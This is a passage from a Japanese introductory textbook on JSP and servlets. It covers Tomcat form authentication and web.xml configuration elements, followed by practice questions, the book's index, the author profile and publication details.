未認証のユーザーが認証ページにアクセスしようとした場合に、表示されるログイン画面です。ログインページのレイアウトは自由に変更できますが、ユーザーID／パスワードを表すフォーム要素のnameオプション、<form>要素のactionオプションの値には、あらかじめ決められたキーワードを設定する必要があります。

▼ログインページで必要な指定

項目	設定値
ユーザーID (nameオプション)	j_username
パスワード (nameオプション)	j_password
アクション先 (actionオプション)	j_security_check

逆に言うと、上記の設定以外の項目に関しては、ログインページは自由に設計できるということです。なお本LESSONでは、ファイル名もlogin.jspとしていますが、自由に変更してかまいません*2。

(4) エラーページ (loginError.jsp)

ログインページで入力されたユーザーID／パスワードが間違っていた場合に、表示されるエラーページです。ログインページと異なり、これといったルールはありません。動的な仕組みが特別必要でない場合には、.htmlファイルでもかまいません。

*1 Tomcatでは、ユーザー情報をXMLファイルで管理する他に、データベースサーバーで管理することも可能です。詳細な方法については、以下のページが参考になります。http://www.atmarkit.co.jp/fjava/javatips/058container009.html

*2 ただし、その場合はweb.xmlの設定も変更する必要があります。

web.xmlを設定する

さて、それではフォーム認証の中核となるweb.xmlの設定について、細かく見ていくことにしましょう。web.xmlの設定は、大きく

- <security-constraint>：制限ルール
- <login-config>：ログイン方法
- <security-role>：権限の宣言

の3ブロックに分かれます。

まずは、60～69行目に注目してください。

```
60 <security-constraint>
61   <web-resource-collection>
62     <web-resource-name>lesson35 Auth</web-resource-name>
63     <url-pattern>/lesson35/auth/*</url-pattern>
64   </web-resource-collection>
65   <auth-constraint>
66     <role-name>admin</role-name>
67     <role-name>manager</role-name>
68   </auth-constraint>
69 </security-constraint>
```

<web-resource-collection>要素には、アクセス制限の対象となるリソース範囲を記述します。ここでは、<url-pattern>要素に「/lesson35/auth/*」と指定していますので、/lesson35/authフォルダー配下の全ファイルに対して認証を適用します。<web-resource-name>要素には任意のリソース名を指定します*1。

<auth-constraint>要素には、指定されたリソースに対してアクセスを認める権限名を必要な数だけ列記します。ここでは、admin、manager権限を持つユーザーに対してアクセスを認めることにします。なお、<role-name>要素で指定する権限名は、<security-role>要素で別に宣言しておく必要があります（78～83行）。

次に、ログイン方法の設定です。<security-constraint>要素は、あくまでアクセス制限の範囲を示しているにすぎないので、認証対象リソースに対して、どのように認証を実施するのかを設定する必要があるのです。それが<login-config>要素の役割です。

```
70 <login-config>
71   <auth-method>FORM</auth-method>
72   <realm-name>JSP10 Auth</realm-name>*2
73   <form-login-config>
74     <form-login-page>/lesson35/login.jsp</form-login-page>
75     <form-error-page>/lesson35/loginError.jsp</form-error-page>
76   </form-login-config>
```

*1　もし複数のフォルダーにアクセス制限を施したい場合は、<web-resource-collection>要素を並列に記述します。

*2　<realm-name>要素には、レルム（認証）名を指定します。基本認証の場合にだけ、意味のある設定です。

```
77 </login-config>
```

<auth-method>要素は、認証の方法を指定します。冒頭で述べたように、FORM（フォーム認証）の他、BASIC（基本認証）、DIGEST（ダイジェスト認証）、CLIENT-CERT（クライアント証明書）を指定できます。

たとえば基本認証を設定する場合には、<auth-method>要素と<realm-name>要素とを指定するだけでOKです。

<form-login-config>要素は、フォーム認証を指定した場合にだけ必要です。<form-login-page>、<form-error-page>要素に、それぞれ認証時に使用するログインページとエラーページへのパスを指定します。

その他、web.xmlで指定可能な設定項目

ここでは認証に関する設定について学びましたが、web.xmlで設定可能な項目は多岐にわたります。以下では、その中でも特によく使用すると思われる設定項目について、いくつか紹介しておくことにしましょう。

(1) <context-param>要素

アプリケーション共通で利用可能な初期化パラメーターを宣言します。リソースのパスやデータベースへの接続文字列、文字エンコーディング名など、アプリケーションの複数箇所から参照する可能性があり、環境によって変更されることが予想されるような情報を指定しておくと便利です。

初期化パラメーターを利用することで、共通情報をJSPページやサーブレットクラスを直接に触れることなく修正できますので、コードの保守性が向上します。

```
 8 <context-param>
 9   <param-name>encoding</param-name>
10   <param-value>UTF-8</param-value>
11 </context-param>
```

このように定義された初期化パラメーターにアクセスするには、JSPページ、サーブレットクラスそれぞれでは以下のように記述します。

[JSPページの場合]

```
${initParam['encoding']}
```

[サーブレットの場合]

```
String enc = getServletContext().getInitParameter("encoding");
```

(2) <error-page>要素

エラーページとは、アプリケーションで処理されない例外が発生した場合に表示されるエラー通知画面のことです。皆さんもここまでTomcatでデフォルト表示されるエラーページを何度かは見てきたはずです。

Tomcatデフォルトのエラーページは、もちろん開発時には便利ですが、実運用に際してはいくつかの問題があります。

- エンドユーザーには理解できない（理解しにくい）
- エラー発生箇所のコードや例外情報が露出してしまう

特に後者はセキュリティ的に問題です。たとえばページ内にパスワードなどの秘匿すべき情報が含まれている場合、デフォルトのエラーページはそのまま、致命的なセキュリティホールとなる可能性もあるでしょう。

そこで、アプリケーションを一般公開する場合には、カスタムのエラーページを定義しておくのが一般的です。カスタムエラーページを設定するには、<error-page>要素を使用します。

```
<error-page>
  <exception-type>java.lang.Exception</exception-type>
  <location>/err.jsp</location>
</error-page>
<error-page>
  <error-code>404</error-code>
  <location>/err404.jsp</location>
</error-page>
```

<error-page>要素の配下には、<exception-type> / <error-code>要素のいずれかを指定することで、例外クラス、またはHTTPステータスコードの単位にエラーページを指定できます。ここでは、java.lang.Exception例外に対してerr.jspを、404 Not Found（ページが見つかりません）に対してerr404.jspを、それぞれ紐づけています。

java.lang.Exceptionは、すべての例外のスーパークラス（基底クラス）です。つまり、この例では、例外の種類にかかわらず、err.jspをエラーページに指定しているわけです。もちろん、細かい例外クラスの単位にエラーページを指定することもできますが、普通は、この設定だけで十分でしょう。

(3) <jsp-config>要素

「[Note] @taglibディレクティブの記述を省略するには？（P.406）」でも紹介したようにJSP 2.0以降では**JSPコンフィギュレーション**という仕組みが提供されています。これによって、アプリケーション配下のJSPページに共通の属性情報を一律に設定できます*1。

*1 設定が正しく反映されない場合には、「%CATALINA_HOME%/work」フォルダー配下の一時ファイルを削除してください。

```
  1 <jsp-config>
      ...中略...
131   <jsp-property-group>
132     <display-name>JSP Configuration</display-name>
133     <url-pattern>*.jsp</url-pattern>
134     <el-ignored>false</el-ignored>
135     <page-encoding>UTF-8</page-encoding>
136     <scripting-invalid>false</scripting-invalid>
137     <is-xml>false</is-xml>
138     <include-prelude>/header.jsp</include-prelude>
139     <include-coda>/footer.jsp</include-coda>
140     <trim-directive-whitespaces>true</trim-directive-whitespaces>
141     <default-content-type>text/html;charset=UTF-8</default-
content-type>
142     <buffer>8kb</buffer>*2
143     <error-on-undeclared-namespace>true</error-on-undeclared-
144 namespace>
145   </jsp-property-group>
146 </jsp-config>
```

*2 本書検証環境のApache Tomcat 8.0.14では、<buffer>要素を指定するとエラーが発生するバグがあります。8.0.15以降で、このバグは解消されています。

<jsp-config>要素の配下には、タグライブラリの設定を行う<taglib>要素と、JSPページの情報を設定する<jsp-property-group>要素を設定できます。<taglib>要素については通常あまり利用することもないので、ここでは<jsp-property-group>要素配下の子要素についてのみまとめておきます。

▼<jsp-property-group>要素配下で利用可能な子要素

子要素名	概要
<display-name>	設定の表示名
<url-pattern>	適用するURLパターン（「*.jsp」の場合は、すべてのJSPページ）
<el-ignored>	式言語を無効にするか
<page-encoding>	ソースコードの文字エンコーディング
<scripting-invalid>	スクリプティング要素を無効にするか
<is-xml>	JSPページをXML構文で表記するか
<include-prelude>	JSPページにインクルードするヘッダーファイル
<include-coda>	JSPページにインクルードするフッターファイル
<trim-directive-whitespaces>	ディレクティブによる空行を除去するか（P.285）
<default-content-type>	デフォルトのコンテンツタイプ
<buffer>	デフォルトのバッファーサイズ
<error-on-undeclared-namespace>	未定義の名前空間に対してエラーを発生するか

たとえば、アプリケーション内部で強制的にスクリプティング要素を排除したいなどという場合、<scripting-invalid>要素をtrueに設定します。

(4) <session-config>要素

セッション（LESSON 09）の共通情報を設定します。

```
22 <session-config>
23   <session-timeout>30</session-timeout>
24   <cookie-config>
25     <http-only>true</http-only>
26   </cookie-config>
27   <tracking-mode>COOKIE</tracking-mode>
28 </session-config>
```

<session-timeout>要素は、セッションのタイムアウト時間を分単位で表します*1。P.133でも触れたように、タイムアウト時間はアプリケーションの要件に応じて調整するものですが、原則として、必要最低限の長さに抑えるべきです。

<cookie-config>要素は、セッションの管理に利用するクッキー（＝セッションクッキー）を設定します。以下の表に利用できる子要素をまとめます*2。セッションクッキーにJavaScript経由でアクセスする必要はないはずなので、最低限、<http-only>要素はtrueにしておくべきです。

▼<cookie-config>要素の主な子要素

要素	概要
<name>	クッキー名（デフォルトはJSESSIONID）
<max-age>	有効期限（秒）
<domain>	有効なドメイン
<path>	有効なパス
<comment>	コメント
<http-only>	HTTPクッキーか
<secure>	SSL通信が必須か

<tracking-mode>要素は、セッションIDの受け渡し方法を表します。COOKIE、URL、SSLなどの値を設定できますが、まずはCOOKIE（クッキー）で固定としておくべきです。URL経由での受け渡しは安全性に欠けるので、原則として避けてください。

(5) <welcome-file-list>要素

クライアントからサーバーに要求を送信するとき、ファイル名を省略したとします。たとえば、「http://localhost:8080/jsp10/」のように、です。このような場合、Tomcatはデフォルトでエラーを表示します*3。しかし、<welcome-file-list>要素を設定しておくことで、指定されたデフォルトページ（**ウェルカムページ**）を優先的に表示できます。

ウェルカムページを設定することで、入力するURLを短くできるなどのメリットがあります。

*1 P.132のsetMaxInactiveIntervalメソッドでは秒単位でしたので、間違えないようにしてください。

*2 設定内容は、LESSON 08で紹介したCookieクラスと同じですね。

*3 以前のTomcatではデフォルトでファイルリストを表示していました（P.32）。ファイルリストは一見便利にも見えますが、直接にアクセスしてほしくないページまで露出してしまうため、セキュリティ上の問題となる可能性があります。

```
30 <welcome-file-list>
31   <welcome-file>index.jsp</welcome-file>
32   <welcome-file>index.html</welcome-file>
33 </welcome-file-list>
```

<welcome-file-list>要素の配下には、複数の<welcome-file>要素を指定できます。複数の<welcome-file>要素を指定した場合、記述順に該当のファイル名を検索します。つまり、この例であれば、

```
http://localhost:8080/jsp10/
```

とフォルダー名までででURLを指定した場合にも、

```
http://localhost:8080/jsp10/index.jsp
http://localhost:8080/jsp10/index.html
```

の順でファイルが検索され、先に見つかったほうが表示されることになります。

まとめ

- **Tomcatでフォーム認証を実現するには、web.xml、tomcat-users.xml、ログインページ、エラーページを用意する必要があります。**
- **web.xmlでは、アプリケーションを管理するためのさまざまな情報を設定できます。**

実習　講義　**練習問題**　CHAPTER 08 LESSON 35

Q1 web.xmlで設定可能な要素名（トップレベル要素*）とその役割を3つ以上挙げてください。

* トップレベル要素とは、ルート要素（<web-app>要素）の直下にある要素のことです。

Q2 /lesson35/admin.jspに対して、基本認証を適用したいと考えています。アクセスを認めるロールはmanagerのみとします。以下の空欄を埋めて、適切な設定を完成させてください。

リスト1 web.xml

```
 1 <?xml version="1.0" encoding="UTF-8"?>
 2 <web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 3   xmlns="http://xmlns.jcp.org/xml/ns/javaee"
 4   xmlns:jsp="http://java.sun.com/xml/ns/javaee/jsp"
 5   xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://
   xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
 6   version="3.1">
   ...中略...
85   <[ ① ]>
86     <web-resource-collection>
87       <web-resource-name>lesson35 Practice<</web-resource-name>
88       <url-pattern>[ ② ]</url-pattern>
89     </web-resource-collection>
90     <auth-constraint>
91       [ ③ ]
92     </auth-constraint>
93   </[ ① ]>
94   <login-config>
95     <auth-method>[ ④ ]</auth-method>
96     <realm-name>JSP10 Basic-Auth</realm-name>
97   </login-config>
98   <[ ⑤ ]>
99     <role-name>manager</role-name>
100  </[ ⑤ ]>
   ...中略...
147 </web-app>
```

記号

^（正規表現） 193
^（排他的論理和） 55
-（減算） 54, 380
-（単項マイナス） 54
-- 54
-= 54
! 55, 380
!= 54, 380
*（正規表現） 189
*（積算） 54, 380
*= 54
/ 54, 380
/*...*/ 82
// 82
/= 54
& 55
&& 55, 380
% 54, 380
%= 54
+（文字列連結） 53, 55
+（和算） 54, 380
++ 54
+= 54
< 54, 380
<!--...--> 81
<%--...--%> 81, 83
<%!...%> 83
<%...%> 83
<%@...%> 83
<< 55
<= 54, 380
= 54
== 54, 67, 127, 380
> 54, 380
>= 54, 380
>> 55
| 55
|| 55, 380
~ 55
¥ 173, 193
¥' 173
¥" 173
¥% 173
¥¥ 173
¥b 173
¥n 173
¥r 173
¥t 173
$（正規表現） 193
@（アノテーション） 301
@attribute 36, 437
@include 36
@Override 300
@page 36, 285
@tag 36, 436
@taglib 36, 375, 406, 436
@WebFilter 448, 449
@WebServlet 301, 323
.（正規表現） 193
.classファイル 294, 407
.jspファイル 408
.tldファイル 407
( )（型キャスト） 92
;（セミコロン） 40
?（条件演算子） 55
?（プレースホルダー） 251

A

Access 215
add 157
addBcc 203
addCc 203
addCookie 117
addHeader 203
addReplyTo 203
addTo 203
after 156
and 55, 380
Apache 29
　Tomcatと～を連携する方法 414
append 142
application 41, 367
applicationScope 380
ArrayList 354, 365
autoFlush 39
AUTO_INCREMENT 222
AVG 234

B

before 156
BETWEEN 232
BLOB 221
BodyTagSupport 422
boolean 47
break 70, 76, 83
buffer 38
<buffer> 463
BufferedReader 170
BufferedWriter 183
byte 47

C

<c:catch> 382
<c:choose> 381
<c:forEach> 376
<c:if> 381
<c:set> 375
Calendar 151
case 70
char 47
CHAR 221
charAt 143
close 288
columnNames 391
Commons Email 198, 202
compile 191
config 41
Connection 249
Connector/J 236
containsKey 165
contentType 38, 285
<Context> 243, 244
<context-param> 461
context.xml 241
continue 77, 83
cookie 380
Cookie 117
<cookie-config> 464
cookie.jsp 115
Coreタグライブラリ 374, 375
COUNT 234
CREATE 217
CREATE TABLE 222
CSV 168

D

Databaseタグライブラリ 374, 386
DataSource 249
DATE 221
DATETIME 221
DB2 214
DBMS 212
DCL 228
DDL 228
DecimalFormat 182
default 70
DEFAULT 222
<default-content-type> 463

DELETE ····· 231
<description> ····· 409
destroy ····· 322, 445
<dispatcher> ····· 448
<display-name> ····· 409, 463
div ····· 380
DML ····· 228
doDelete ····· 310
doEndTag ····· 422
doFilter ····· 445, 446
doGet ····· 300, 309, 310
doHead ····· 310
doOptions ····· 310
doPost ····· 309, 310
doPut ····· 310
doStartTag ····· 422
doTrace ····· 310
double ····· 47
DOUBLE ····· 221
do...while ····· 79, 83

E

<el-ignored> ····· 463
empty ····· 380
endsWith ····· 144
Enumeration ····· 90, 91
eq ····· 380
equals ····· 119, 156, 127
<error-on-undeclared-namespace> ····· 463
<error-page> ····· 462
exception ····· 41
executeQuery ····· 260
executeUpdate ····· 252
exit ····· 218

F

F12開発者ツール ····· 64
FileInputStream ····· 174
FileOutputStream ····· 185
FileReader ····· 170
FileWriter ····· 183
<filter> ····· 446
Filter ····· 445
FilterConfig ····· 447
<filter-mapping> ····· 447
finally ····· 344
find ····· 192
float ····· 47
FLOAT ····· 221
<fmt:formatDate> ····· 393, 394
<fmt:formatNumber> ····· 393, 394
<fmt:parseDate> ····· 394, 395
<fmt:parseNumber> ····· 394, 395
<fmt:requestEncoding> ····· 396
<fmt:setLocale> ····· 395
fn:contains ····· 392
fn:containsIngnoreCase ····· 392
fn:endsWith ····· 392
fn:escapeXml ····· 392
fn:indexOf ····· 392
fn:join ····· 393
fn:length ····· 393
fn:replace ····· 393
fn:split ····· 393
fn:startsWith ····· 393
fn:substring ····· 393
fn:substringAfter ····· 393
fn:substringBefore ····· 393
fn:toLowerCase ····· 393
fn:toUpperCase ····· 393
fn:trim ····· 393
for ····· 52, 83
forward ····· 364
<function> ····· 409
Function ····· 407, 410
Functionsタグライブラリ ····· 374, 392

G

ge ····· 380
get ····· 154, 165
getAttribute ····· 130
getAuthType ····· 105
getBoolean ····· 262
getByte ····· 262
getColumnCount ····· 288
getColumnName ····· 287
getConnection ····· 249
getContentLength ····· 105
getContentType ····· 106
getContextPath ····· 106
getCookies ····· 117, 118
getDateHeader ····· 105
getDouble ····· 262
getException ····· 423
getFloat ····· 262
getHeader ····· 105
getHeaderNames ····· 105
getHeaders ····· 106
getInitParameter ····· 325, 447
getInstance ····· 152
getInt ····· 262
getIntHeader ····· 105
getLocale ····· 106
getLong ····· 262
getMetaData ····· 286
getMethod ····· 106
getName ····· 118, 119
getOut ····· 422
getPage ····· 422
getParameter ····· 66, 83
getParameterNames ····· 90
getParameterValues ····· 96
getProtocol ····· 106
getQueryString ····· 106
getRealPath ····· 170
getRemoteAddr ····· 106
getRemoteHost ····· 106
getRemoteUser ····· 106
getRequest ····· 422
getRequestURI ····· 106
getResponse ····· 422
getScheme ····· 106
getServerName ····· 106
getServerPort ····· 106
getServletConfig ····· 423
getServletContext ····· 328, 423
getServletPath ····· 106
getSession ····· 423
getShort ····· 262
getTime ····· 262
getTimeInMillis ····· 157
getValue ····· 119, 120
getWriter ····· 303
GRANT ····· 224
GregorianCalendar ····· 152
group ····· 192
GROUP BY ····· 233
gt ····· 380

H

HashMap ····· 163
hasMoreElements ····· 92
header ····· 380
headerValues ····· 380
HTML5 ····· 60
HTMLエンコード ····· 136
HTTP ····· 63, 114
HTTPステータス ····· 102
HTTPメソッド ····· 65
HttpServlet ····· 299
HttpServletRequest ····· 300
HttpServletResponse ····· 300

I

I18nタグライブラリ ····· 374, 394, 395
if ····· 67, 83
import ····· 39, 153, 297
IN ····· 233
<include-coda> ····· 463
<include-prelude> ····· 406, 463
indexOf ····· 144
init ····· 322, 445
InitialContext ····· 249
<init-param> ····· 324
initParam ····· 380
initParams ····· 323
InputStreamReader ····· 174
INSERT ····· 229, 230
int ····· 47
INT ····· 221
Integer ····· 120
Internet Explorer 11 ····· 60
invalidate ····· 132
IOException ····· 300
IS NULL ····· 232
isRequestedSessionIdFromCookie ····· 106
isRequestedSessionIsValid ····· 106
isSecure ····· 106
isUserInRole ····· 106
<is-xml> ····· 463

J

Java APIリファレンス ····· 148
JavaBeans ····· 334, 339
　～のスコープ ····· 366
　メソッドを定義する ····· 344
　～を呼び出す方法 ····· 343
javac ····· 293
java.io ····· 183
JavaMail ····· 198
java.util.regex ····· 190
JCP ····· 374
JDBC ····· 238
JDBCドライバー ····· 239, 240
JDK ····· 20, 28
　～のインストール ····· 20-23
JRE ····· 22
JSP ····· 56
　～とサーブレットの違い ····· 295, 296
JSP＆サーブレットコンテナー ····· 29
<jsp-config> ····· 462
<jsp:forward> ····· 181
<jsp:getProperty> ····· 181
<jsp:include> ····· 180
<jsp:param> ····· 181
<jsp-property-group> ····· 406
<jsp:setProperty> ····· 181
<jsp:useBean>要素 ····· 366
<jsp:useBean> ····· 181, 365
JSR ····· 374
JSTL ····· 374

K

Key-Value型データベース ····· 213

L

lastIndexOf ····· 144
le ····· 380
length ····· 140
LIKE ····· 232
localhost ····· 29
<login-config> ····· 460
long ····· 47
lookup ····· 249
lt ····· 380

M

Matcher ····· 191
matcherメソッド ····· 191
MAX ····· 234
MIMEタイプ ····· 284
MIN ····· 234
mod ····· 380
multiple属性 ····· 62
MVC ····· 363
mysql ····· 215
MySQL ····· 206, 214
　～をインストールする ····· 206-211
mysqlクライアント ····· 215
MySQLサーバー ····· 219

N

ne ····· 380
newLine ····· 184
next ····· 261
nextElement ····· 92
not ····· 380

O

Object ····· 92
or ····· 55, 380
Oracle ····· 214
ORDER BY ····· 233
out ····· 40, 41
OutputStreamWriter ····· 185

P

package ····· 298
page ····· 367
pageContext ····· 41, 380, 422
<page-encoding> ····· 463
pageEncoding ····· 38, 180, 181
pageScope ····· 380
param ····· 380
paramValues ····· 380
parseInt ····· 68, 69, 83
Pattern ····· 191
PostgreSQL ····· 214
PreparedStatement ····· 250
prepareStatement ····· 251
PRIMARY KEY ····· 222
print ····· 41, 83
println ····· 53, 83
PrintWriter ····· 303
private ····· 310, 311
protected ····· 311
public ····· 310, 311
put ····· 164

R

readLine ····· 172
ready ····· 172
replace ····· 144
replaceAll ····· 194
request ····· 41, 367
requestScope ····· 380
<Resource> ····· 241
response ····· 41
ResultSet ····· 261
ResultSetMetaData ····· 286
return ····· 144
rowCount ····· 391
rows ····· 391

S

scope ····· 366
<scripting-invalid> ····· 463
<security-constraint> ····· 460
<security-role> ····· 460
SELECT ····· 231
sendRedirect ····· 275, 281, 364
Serializable ····· 343
<servlet> ····· 313
ServletConfig ····· 325
ServletContext ····· 328
ServletException ····· 300
<servlet-mapping> ····· 313
session ····· 40, 41, 130, 367
<session-config> ····· 464
sessionScope ····· 380
<session-timeout> ····· 464
set ····· 155
setAttribute ····· 130, 363
setAuthentication ····· 203
setAutoCommit ····· 277
setBigDecimal ····· 251
setBlob ····· 251
setBoolean ····· 251
setByte ····· 251
setCharacterEncoding ····· 162
setCharset ····· 203
setClob ····· 251
setContentType ····· 302
setDate ····· 251
setDomain ····· 117
setDouble ····· 251
setFloat ····· 251
setFrom ····· 203
setHeader ····· 284
setHostName ····· 203
setHttpOnly ····· 117
setInt ····· 251
setLong ····· 251
setMaxAge ····· 117
setMaxInactiveInterval ····· 132
setMsg ····· 203
setObject ····· 251
setPath ····· 117
setSecure ····· 117
setSentDate ····· 203
setShort ····· 251
setSmtpPort ····· 203
setString ····· 251
setSubject ····· 203
setTime ····· 251
setTimestamp ····· 251
setValue ····· 117
setVersion ····· 117
Shift-JIS ····· 174
short ····· 47
<short-name> ····· 409
SHOW DATABASES ····· 216
SHOW FIELDS ····· 217
SHOW TABLES ····· 217
SimpleDateFormat ····· 181
split ····· 195
SQL ····· 228
SQLインジェクション ····· 253
SQLエスケープ ····· 253
SQLite ····· 214

<sql:param> 390
<sql:query> 389
SQL Server 214
<sql:setDataSource> 389
<sql:transaction> 391
<sql:update> 391
startsWith 144
String 50, 142, 143
StringBuilder 142, 143
StringTokenizer 165, 173
substring 144
SUM 234
switch 69, 83

T

<tag> 420
<taglib> 408
TagSupport 421
TEXT 221
TIME 221
<tlib-version> 409
toLowerCase 144
Tomcat 23, 29
状態アイコン 25
～とApacheを連携する方法 414
～のインストール 23-26
tomcat-users.xml 459
toUpperCase 144
<tracking-mode> 464
trim 145
<trim-directive-whitespaces> 463
trimDirectiveWhitespaces 286
try...catch 329
try...finally 345
try...with...resources 345

U

UNIQUE 222
UPDATE 230
<uri> 409
URLエンコード 94
URLEncoder 94
<url-pattern> 463
USE 216
UTF-8 174

V

VARCHAR 221

W

Webサーバー 28
/WEB-INFフォルダー 171
web.xml 312, 324, 406, 454, 458
～を設定する 460
<welcome-file-list> 464
WHERE 232
while 78, 83
write 184

X

XML 42
～の基本構文 42
Xmlタグライブラリ 374
XSS脆弱性 145

あ行

アクションタグ 180
アクセサーメソッド 341, 342
アクセス修飾子 141, 299, 310
アノテーション 301, 323, 324
～によるフィルターの有効化 448
アプリケーション 32
アプリケーションルート 32
暗黙オブジェクト 40, 41, 328, 379, 380
一般ヘッダー 102
インスタンス化 139
インスタンス変数 325
インスタンスメソッド 152
ウェルカムページ 464
エイリアス 380
エスケープシーケンス 173, 193
エラー 328
エラートレース 329
エラーページ 459, 462
演算子 53, 379, 380
エンティティヘッダー 102
応答ヘッダー 65
応答本文 65
オートボクシング 121
オーバーライド 300
オブジェクト 139
～を比較するときの注意 127
オブジェクト指向データベース 213

か行

カード型データベース 213
改行文字 184
カウンター変数 75
隠しフィールド 63
拡張for 96
拡張ライブラリの配置先 201, 202
確認ダイアログ 275
カスタムタグ 374
～と関数の使い分け 424
型キャスト 92
可変配列 365
カラム 220
環境変数 26, 29, 211
～の設定 26, 27
関数 407, 410
カスタムタグと～の使い分け 424
完全修飾名 154, 313
基本型 127
行区切り文字 184
行番号 35
クエリ 89
クエリ情報 89, 94
クッキー 113, 114, 115
授受の仕組み 121
～の問題点 129
クラス 138, 139
～のインポート 153
～の定義 298
繰り返し構文 52
クロスサイトスクリプティング 145
継承 299
結果セット 260
～の構成情報 286
ゲッターメソッド 341
権限 459
～を与える 226
更新フォーム 270
固定テンプレート 106
コネクションプーリング 240, 241
コミット 276
コメント 81
コメントイン 314
コンストラクター 140, 339
空の～ 340
コンテキスト 32
コンテキスト定義ファイル 243
コンテキストルート 32
コンテナー 29
コンテンツタイプ 284, 285, 302
コンパイル 293
エラー 311

さ行

サーブレット 56, 295
～からJavaBeansを呼び出す方法 343
～とJSPの違い 295, 296
～の処理エラー 300
サーブレットクラスの定義 299
サブクラス 152
サブマッチ文字列 194
算術演算子 53
参照型 127
ジェネリックス 93
式 107
～を記述する際の注意点 108
式言語 377
実体化 139
自動コミットモード 277
集計関数 234
主キー 222
条件式 67, 121
初期化パラメーター 461
～を取得する 325
～を設定する 323
～を宣言する 324
書式指定子 182
処理を分岐する 273
シリアライズ 343
シリアル化 343
真偽型 47
シングルインスタンス・マルチスレッド 327

スクリプティング要素 …… 405
スクリプトレット …… 40
スコープ …… 367, 379
ステートレス …… 114
スライダー …… 63
正規表現 …… 188-195
整数型 …… 47
静的メソッド …… 152, 191
セッション …… 130
　～の破棄タイミング …… 133
　～を自動的に破棄する …… 132
セッションID …… 130
セッションクッキー …… 464
セッターメソッド …… 341
絶対パス …… 327
宣言部 …… 46
選択ボックス …… 61
増減式 …… 52
相対パス …… 327
属性 …… 43

た行

代数演算子 …… 380
代入演算子 …… 54
タグハンドラークラス …… 421
タグファイル …… 435
タグライブラリ …… 374
タグライブラリディスクリプター … 407, 408
単精度小数点型 …… 47
チェックボックス …… 62, 272
抽象クラス …… 152
長整数型 …… 47
定数 …… 48
ディレクティブ …… 36
データ
　～を更新する …… 230
　～を削除する …… 231
　～を集計する …… 233
　～をダウンロードする …… 284
　～を登録する …… 229
　～を取り出す …… 231
　～を並べ替える …… 233
データ型 …… 46, 220
データ操作言語 …… 228
データソース …… 242
データベース …… 212, 219
　～に接続する …… 236
　～の切断 …… 344
データベースオブジェクト …… 219
データベース管理システム …… 212
データベースサーバー …… 213, 219
データ制御言語 …… 228
データ定義言語 …… 228
テーブル …… 220
テキストエリア …… 61
テキストボックス …… 60
デプロイメントディスクリプター
…… 312, 454, 458
同時アクセス …… 49
ドキュメント要素 …… 43
トップレベル要素 …… 466
トランザクション …… 222, 275
トランザクション処理 …… 276

な行

日本語 …… 162, 203
入出力エラー …… 300
ネーミングサービス …… 250
ネットワーク型データベース …… 213

は行

倍精度小数点型 …… 47
バイト型 …… 47
配列 …… 50, 51
派生クラス …… 152
パッケージ …… 153, 321
比較演算子 …… 54, 232, 380
日付 …… 155
日付／時刻情報 …… 154
日付データ …… 181
ビット演算子 …… 55
ファイルにテキストを書き込む …… 183
フィールド …… 220
フィールド値 …… 287
フィルター …… 440, 443
フォーム情報 …… 66
フォーム認証 …… 457
フォーム部品 …… 60
フォワード …… 364
フラグ …… 116
フラグ変数 …… 116
プレースホルダー …… 251
　～を利用するメリット …… 252
ヘッダー情報 …… 101, 102
変数 …… 45
　～の宣言 …… 45, 46, 325
ポインター …… 91, 172, 261
ポストデータ …… 66, 94

ま行

マルチキャッチ …… 330
無名パッケージ …… 321
命名規則 …… 48
メソッド …… 138, 140
　～の定義 …… 141
メソッド宣言の中の例外 …… 329
メタ情報 …… 286
メモ帳 …… 35
文字エンコーディング …… 396
文字型 …… 47
文字コード …… 37, 162, 174, 185, 203
文字化け …… 162, 180, 203
文字列
　～を分割する …… 165
　～を連結 …… 53

や行

有効範囲 …… 48
ユーザー …… 225
ユーザー情報ファイル …… 459
要求ヘッダー …… 65
要求本文 …… 65
要素 …… 43

ら行

ラジオボタン …… 61, 272
ラッパークラス …… 120
リクエスト情報 …… 63
リクエスト属性 …… 363
リクエストヘッダー …… 102
リクエストボディ …… 66
リストボックス …… 62
リダイレクト …… 274, 281, 364
リレーショナルデータベース …… 213
ルートオブジェクト …… 92
ルート要素 …… 43
ループ継続条件 …… 52
ループを途中で脱出 …… 76
ルックアップ …… 250
例外処理 …… 328
例外のマルチキャッチ …… 330
レコード …… 220
レコードポインター …… 261
レスポンスヘッダー …… 102
列フラグ …… 222
連想配列 …… 163
ロール …… 459
ロールバック …… 276
ログインページ …… 459
ロケール …… 395
論理演算子 …… 54, 233, 380
論理名 …… 313

わ行

ワイルドカード …… 189

著者紹介

山田 祥寛（やまだ よしひろ）

静岡県榛原町生まれ。一橋大学経済学部卒業後、NECにてシステム企画業務に携わるが、2003年4月に念願かなってフリーライターに転身。Microsoft MVP for ASP.NET/IIS。執筆コミュニティ「WINGSプロジェクト」の代表でもある。

主な著書に「JavaScript逆引きレシピ jQuery対応」「10日でおぼえる入門教室シリーズ（jQuery・SQL Server・ASP.NET・JSP/サーブレット・PHP・XML）」「独習シリーズ（サーバサイドJava・PHP・ASP.NET）」（以上、翔泳社）、「Ruby on Rails 4アプリケーションプログラミング」「Androidエンジニアのためのモダンjava」「JavaScript本格入門」（以上、技術評論社）、「ASP.NET MVC 5実践プログラミング」「はじめてのAndroidアプリ開発」（秀和システム）、「書き込み式SQLのドリル」（日経BP社）など。また、@IT、CodeZineなどのサイトにて連載、「日経ソフトウエア」（日経BP社）などでも記事を執筆中。最近では、IT関連技術の取材、講演まで広くを手がける毎日である。最近の活動内容は、著者サイト（http://www.wings.msn.to/）にて。

ブックデザイン	宮嶋 章文
DTP	風工舎
人形制作	池本 浩司（http://www.0101clay.com/）
人形撮影	清水 タケシ

10日でおぼえる JSP&サーブレット入門教室 第4版

2015年3月16日　第4版第1刷発行

著者	山田 祥寛（やまだ よしひろ）
発行人	佐々木 幹夫
発行所	株式会社 翔泳社 （http://www.shoeisha.co.jp/）
印刷・製本	株式会社 シナノ

© 2015 Yoshihiro Yamada

＊本書は著作権法上の保護を受けています。本書の一部または全部について（ソフトウェアおよびプログラムを含む）、株式会社 翔泳社から文書による許諾を得ずに、いかなる方法においても無断で複写、複製することは禁じられています。
＊落丁・乱丁はお取り替えいたします。03-5362-3705 までご連絡ください。
＊内容に関するお問い合わせについては、本書2ページ記載のガイドラインに従った方法でお願いします。

ISBN978-4-7981-4034-6　Printed in Japan